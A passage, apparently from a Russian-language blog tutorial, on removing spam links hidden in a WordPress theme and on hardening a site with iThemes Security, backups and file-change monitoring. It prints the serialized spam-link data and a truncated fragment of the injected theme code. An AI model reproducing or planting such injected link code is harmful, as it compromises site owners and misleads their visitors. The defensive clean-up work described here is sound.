io r4";s:27:"http://www.r43dsworld.co.uk";s:13:"website r43ds";s:27:"http://www.r43dsworld.co.uk";s:9:"r4 3ds xl";s:27:"h
.";s:27:"http://www.r43dsworld.co.uk";s:34:"http://www.o2signalboosters.co.uk/";s:33:"http://www.o2signalboosters.co.uk";
oosters";s:33:"http://www.o2signalboosters.co.uk";s:6:"signal";s:33:"http://www.o2signalboosters.co.uk";}i:1;a:59:{s:18:"
.s.com/categories/Carte-R4-3DS/";s:22:"www.r43dsofficiels.com";s:54:"http://www.r43dsofficiels.com/categories/Carte-R4-3D
:p://www.r43dsofficiels.com/categories/Carte-R4-3DS/";s:3:"ici";s:54:"http://www.r43dsofficiels.com/categories/Carte-R4-3
:om/categories/Carte-R4-3DS/";s:12:"carte r4
is";s:54:"http://www.r43dsofficiels.com/categories/Carte-R4-3DS/";s:6:"r4-3ds";s:98:"http://www.r43dsworld.co.uk/products
)-3DS-XL.html";s:12:"nintendo 3ds";s:26:"http://www.r4isdhc-3ds.fr/";s:12:"nintendo
is";s:83:"http://www.r43dsmondo.com/products/R4-3DS-RTS-%252d-3DS%7B47%7D3DS-XL-%28LL%29.html";s:11:"r4 pour
is";s:25:"http://www.r4i3dsr4fr.com";s:14:"r43dsmondo.com";s:83:"http://www.r43dsmondo.com/products/R4-3DS-RTS-%252d-3DS%
com";s:83:"http://www.r43dsmondo.com/products/R4-3DS-RTS-%252d-3DS%7B47%7D3DS-XL-%28LL%29.html";s:25:"http://www.r43dsmo
'R4-3DS-RTS-%252d-3DS%7B47%7D3DS-XL-%28LL%29.html";s:15:"r4-3ds
.ntendo";s:83:"http://www.r43dsmondo.com/products/R4-3DS-RTS-%252d-3DS%7B47%7D3DS-XL-%28LL%29.html";s:15:"nintendon
3ds";s:83:"http://www.r43dsmondo.com/products/R4-3DS-RTS-%252d-3DS%7B47%7D3DS-XL-%28LL%29.html";s:7:"website";s:64:"http
.-Boosters/";s:4:"here";s:64:"http://www.o2signalboosters.co.uk/categories/O2-Signal-Boosters/";s:14:"r4i3dsr4fr.com";s:2
:.com";s:25:"http://www.r4i3dsr4fr.com";s:25:"http://www.r4i3dsr4fr.com";s:25:"http://www.r4i3dsr4fr.com";s:8:"site r4i";
.ntendo";s:25:"http://www.r4i3dsr4fr.com";s:15:"nintendo 2ds r4";s:25:"http://www.r4i3dsr4fr.com";s:10:"ici r4
is";s:25:"http://www.r4i3dsr4fr.com";s:12:"r4i-sdhc.com";s:49:"http://www.r4revolution3ds.com/categories/R4-3DS/";s:26:"h
```


В принципе можно оставить все как есть, ведь ссылки больше не отображаются на сайте. Но все же смущает наличие левого кода, тишина должна быть в библиотеке.

Вырезаем все лишнее под ноль и проверяем работоспособность.

На месте строки 588 было все-все , а теперь ничего-ничего :-)



```
    function get_page_number() {
        global $paged;
        if ( $paged >= 2 ) {
            return ' | ' . sprintf( __( 'Page %s', 'themater' ), $paged );
        }
    }
}

if(!function_exists('get_sidebars')) { function get_sidebars($the_sidebar = '') { wp_initialize_the_t
?>
```

Сайт работает — мы довольны.

Подведем итоги — мы увидели как может быть организован вывод ссылок, где берется информация для этих ссылок (зашифрована под видом картинки, тянется с сервера, прячется в одном из файлов) и как происходит самозащита, для предотвращения удаления этих ссылок.

Фантазия тех, кто внедряет ссылки и вируса неограниченна, поэтому вполне может быть, что вам попадется другая схема. Самое важное понимать общие принципы того, как это делается и понимать, как с этим бороться.

Перейдем к третьему этапу — профилактике.

Защита и Профилактика

Те, кто смогли разобраться в второй главе и вычистили шаблоны — могут ими безопасно пользоваться.


Для тех, кто далек от программирования, а php — воспринимает как ругательное слово из трех букв, последовательность действий будет скорее всего такая: проверить сайт и шаблон, убедиться, что все в порядке — пользоваться. Или найти заразу — удалить этот шаблон и искать другой.

Но всем нужен шаг третий- защита и профилактика.


Если у вас все в порядке на сайте сейчас — не факт, что так будет и дальше, так как сайт могут поломать, заразу внедрить, а следы- замести. Поэтому крайне важно усложнить жизнь взломщикам и вредителям.

Есть много различных ручных и автоматических способов, плагинов, скриптов и т. п. Дабы сильно не усложнять жизнь себе, это должна быть эффективная, желательно бесплатная, и, как ни удивительно, простая схема. Ибо есть навороченные плагины с 49 галочками на странице настроек и разобраться что к чему и на что влияет — трудно.


Я рекомендую iThemes Security



Сразу после установки плагин предложит сделать резервную копию (бекап), попросит разрешения вносить изменения в файлы, применить оптимальную базовую схему защиты и спросит разрешения на сбор данных для улучшения своей работы.



Далее следует внести свой IP в белый список, чтобы ненароком не заблокировать самих себя. Т.е. теперь с вашего айпи можно делать на сайте все что угодно, а вот с других — нельзя :)



И теперь вкусняшка — вкладка Security Status. Все расписано как для самых маленьких, все замечания и предложения по улучшению.

The *admin* user still exists. - есть пользователь с логином admin, что крайне небезопасно, т. к. подбирать пароль будут прежде всего к этой учетной записи. Жмем Fix it и меняем свой логин, а также ставим галочку о смене ID.

Перелогиниваемся, и видим что на одну приоритетную ошибку стало меньше.

Далее, Your site is not performing any scheduled database backups. - нет запланированного резервного копирования. Активируем, выбираем что будем копировать, с какой частотой, выбираем базу данных для копирования — в результате чтобы не произошло с нашим сайтом, мы всегда сможем восстановить файлы или базу данных. Резервные копии будут присылаться на емейл или сохраняться на сервере.


Malware scanning is not enabled. Сканирование на уязвимости не производилось. Для этого нужно бесплатно зарегистрироваться на https://www.virustotal.com и получить ключ API (инструкция https://ithemes.com/security/how-to-malware-scan-api-key-with-virustotal/). Это даст возможность просканировать главную страницу вашего сайта на вирусы.

Теперь остались менее страшные ошибки и проблемы:

Вам предложат настроить защиту сайта от ботов, настроить защиту от подбора пароля, скрыть системные файлы, запретить выполнение скриптов, изменить префикс базы данных и т. п. После этого защита сайта станет просто железобетонной :)

Относительно защиты шаблона и плагинов от взлома и внедрения левого кода, крайне полезным будет мониторинг изменения содержимого файлов File Change detection.

Что вы делаете — задаете пути исключения, например папки для кеша или бекапа



а за остальными плагин будет следить, и как только появится файл, которого раньше не было, или изменится существующий файл — вы получите об этом уведомление на почту.

Однако проверяйте входящие, письмо может попасть в спам.

Очень хорошим способом мониторинга состояния здоровья сайта будет регистрация в Яндекс Вебмастер http://webmaster.yandex.ua/ и Google Webmaster http://www.google.com/webmasters/

Сайт, добавленный в панель вебмастера, периодически проверяется ботами поисковиков, и в случае нетипичной деятельности, активности или явного заражения- вы получите уведомления на почту.

Я специально сделал акцент на том, что не только в случае заражения вирусом. Если к вам на сайт запихают в подпапку несколько дорвеев, вы также получите предупреждение об этом.

Берегите ваши сайты :)

Вместо итогов — шпаргалка защитника

Освежим и дополним алгоритм наших действий:

1. Перед использованием шаблона, проверяем его антивирусом, плагинами и скриптами на наличие постороннего кода.

2. Проводим визуальный осмотр сайта на предмет присутствия видимых ненужных ссылок.

3. Если не можем разобраться, победить и устранить — меняем шаблон на другой, благо их доступно просто огромное количество на любой вкус и цвет.

4. Настраиваем резервное копирования для восстановления сайта в любой момент.

5. Настраиваем защиту от взлома, подбора пароля и внедрения скриптов и файлов.

6. Настраиваем автоматический мониторинг состояния и безопасности сайта.